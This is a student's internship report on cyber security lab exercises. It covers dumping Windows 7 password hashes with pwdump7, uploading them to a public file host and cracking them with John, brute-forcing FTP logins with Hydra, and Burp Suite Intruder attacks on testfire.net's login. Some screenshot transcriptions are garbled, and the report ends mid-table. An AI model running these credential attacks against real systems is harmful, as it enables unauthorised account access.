

# Internship Program - Cyber Security

## Introduction:

My name is Panchami H S.I am a 4<sup>th</sup> year computer science engineering student studying at Mangalore institute of technology and engineering, Moodabidri.

## About the company DLithe:

DLithe is an EdTech company serving IT Companies and Academic Institutions, since the year 2018. With experiences drawn from corporate time, the foundation of DLithe is built to innovate products that transform the upcoming generation. Our expertise in Embedded Systems, Robotics, Internet of Things, Cyber Security, and Artificial Intelligence is helping academics institutions to align with industry needs. Since inception, we have established 8 development centres enabling student community to work on research and development. Our services to IT companies have reduced the hiring cycle time and led to cost effective measures to source the best talent from on and off campus. We have transformed many lives by imparting 360-degree learning – Domain, Process & Technology, keeping focus on Customer Experience and Operational Excellence objectives. We are proud to say, DLithe is a bootstrap company with strong foundation, experience, trust and commitment to build an agile workforce towards industry need.

## About internship:

### Summary of internship:

This internship was very useful and very informative we learnt about many things like networking basics, what is cyber security, different types of cyber-attacks, phases in hacking, different ports, types of hackers, different protocols, firewall, information security, cyber kill chain methodology, cryptography, we learnt about nmap, msfvenom, Wireshark, Ettercap tools. We learnt about different vulnerable machines like metasploitable. We learnt regarding how to exploit the vulnerable machines using http, SMTP, FTP and bindshell. We learnt regarding windows 7 password cracking and malware creations. We also learnt about DVWA, password cracking on the vulnerable website testfire.net, burpsuite and foxy proxy extension.

## Group 1:


**1. Install the below software:**



- a) Virtual box
- b) Kali Linux
- c) Metasploit machine
- d) Windows 7 machine

**2. Perform password cracking - Offline mode.**


**Perform password cracking of windows 7 machine**

Step 1: Now that Windows 7 and Kali Linux are both open, go to Windows 7 and get the pwdump7 file from the internet using Internet Explorer. Then, copy the file to Windows.








Step 2: Using the Windows command prompt while logged in as an administrator, change the root directory to pwdump7, and then create a hash.txt file to hold the username and password.




Step 3: Now open Internet Explorer and type tempfiles.org into the address bar. Next upload the hash file.



Step 4: You may now copy and paste the hash file by opening a new file in nano and typing the url you received after uploading the file in Windows 7 into the linux version of Firefox. If the password is not secure enough, type the command in the terminal as john hash.txt to obtain the username and password.





# Password cracking of metasploit machine using Hydra

This attack is used to get the username and the password of the system in this attack we use the hydra tool to get the username and the password.

Step 1: Start the virtual device's metasploitable machine and Kali. Discover the linux and metasploitable machine's IP addresses. Create 2 text files with the name's user and pass. Save the username msfadmin in the user file and the password msfadmin in the pass file.

```

root@kali:~[~/home/kali/Desktop]
sh: corrupt history file /home/kali/.zsh_history
[kali㉿kali:~] 
[~] # ifconfig
eth0: flags=4163UP,BROADCAST,RUNNING,MULTICAST mtu 1500
        inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
                ... (output truncated)
[~] # ifconfig
eth0: flags=4163UP,BROADCAST,RUNNING,MULTICAST mtu 1500
        inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
                ... (output truncated)
[~] # nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address   NetBIOS Name    Server      User      MAC address
192.168.56.102 LAPTOP-KTENYQ02 <server>  unknown  00:00:27:00:00:00
192.168.56.101 METASPL0TABLE  <server>  unknown  00:00:00:00:00:00
192.168.56.103 WINDE057-PC   <server>  unknown  00:00:27:00:00:00
192.168.56.255 Sendo: Failed: Permission denied
[~] # nano user
[~] # nano pass
[~] # 

```

Step 2: hydra -L user -P pass ftp://192.168.56.101 is the command to enter. Now, we make an assumption because we don't know the username or the password, so we use L and P.

```

root@kali:~[~/home/kali/Desktop]
# hydra -L user -P pass ftp://192.168.56.101
Hydra (v9.4 (c) 2022 by van Hauser/TMC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-12 15:14:04
[DATA] max 2 tasks per 1 server, overall 2 tasks, 2 login tries (1:1/p:1), -1 try per task
[DATA] attacking ftp://192.168.56.101:21
[21] [ftp] Host: 192.168.56.101   login: mstadmin  password: mstadmin
[21] [ftp] Host: 192.168.56.101   login: mstadmin  password: mstadmin
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-12 15:14:08
[~] # 

```

You got the username and password as output.

Step 3: If a credential is already known, we can input it and indicate the unknown credential letter with a capital letter. You can get the other credentials.


```

root@kali:~[~/home/kali/Desktop]
# hydra -L user -P pass ftp://192.168.56.101
Hydra (v9.4 (c) 2022 by van Hauser/TMC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-12 15:16:00
[DATA] max 1 task per 1 server, overall 1 task, 1 login tries (1:1/p:1), -1 try per task
[DATA] attacking ftp://192.168.56.101:21
[21] [ftp] Host: 192.168.56.101   login: mstadmin  password: m$fdamin
[21] [ftp] Host: 192.168.56.101   login: mstadmin  password: m$fdamin
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-12 15:16:09
[~] # 

```

## Perform password cracking of online vulnerable website(testfire.net) using Burpsuite.

Step 1: Turn on the kali linux and turn on the burpsuite.



Step 2: Go to testfire.net now in your Firefox browser, then proceed to the sign-in page. Now activate the burp while maintaining the intercept. Now enter any random user name and password in the user name and password field.

Step 3: Now send the request to the intruder and give clear\$ option. Now choose just the username and click the add\$ option. Repeat this process for the password as well. Set the cluster bomb attack type.

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. A single thread is active, showing a POST request to the '/dologin' endpoint. The payload is set to 'Sejper'. The payload value is:

```

1 POST /dologin HTTP/1.1
2 Host: testfire.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 38
9 Origin: http://testfire.net
10 Connection: close
11 Referer: http://testfire.net/login.jsp
12 Cookie: JSESSIONID=C0CB09422B0F1BD4DE2C91F5E15D85A2
13 Upgrade-Insecure-Requests: 1
14
15 uid=$add0004pass=$passss$&tnSubmit=$login

```

The status bar at the bottom indicates 0 matches and a length of 576.

This screenshot is identical to the one above, showing the same POST request to the '/dologin' endpoint with the same payload and configuration in Burp Suite.

Step 4: Set the payload now. choose a simple list as the payload type and a payload size of 2. Add the actual username and password to any four random usernames now. Choose the "Start Attack" option, and a list of lengths will appear. The username and password that actually exist have a different length.

The screenshot shows the Burp Suite Community Edition interface. The title bar reads "Burp Suite Community Edition v2022.12.5 - Temporary Project". The menu bar includes File, Machine, View, Input, Devices, Help, and tabs for Burp, Project, Intruder, Repeater, Window, Help, Repeater, Sequencer, Decoder, Logger, Extensions, and Learn. The main window has a toolbar with icons for Paste, Load, Remove, Clear, and Duplicate. Below the toolbar is a table showing two payload sets: "Payload set: 2" with "Payload count: 8" and "Payload type: Simple list" with "Request count: 16". A "Start attack" button is visible. The left sidebar lists "Dashboard", "Target", "Proxy", "Intruder" (which is selected), "Repeater", "Sequencer", "Decoder", "Logger", "Extensions", and "Learn". The right sidebar has a "Settings" section with a search bar and a "Start attack" button. The bottom status bar shows system information like battery level, signal strength, and date/time.

The screenshot shows the DLithe software interface with a window titled "2. Intruder attack of http://testfire.net - Temporary attack - Not saved to project file". The main area displays a table of attack results:

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			302	<input type="checkbox"/>	<input type="checkbox"/>	245	
1	admin	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	372	
2	password	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	245	
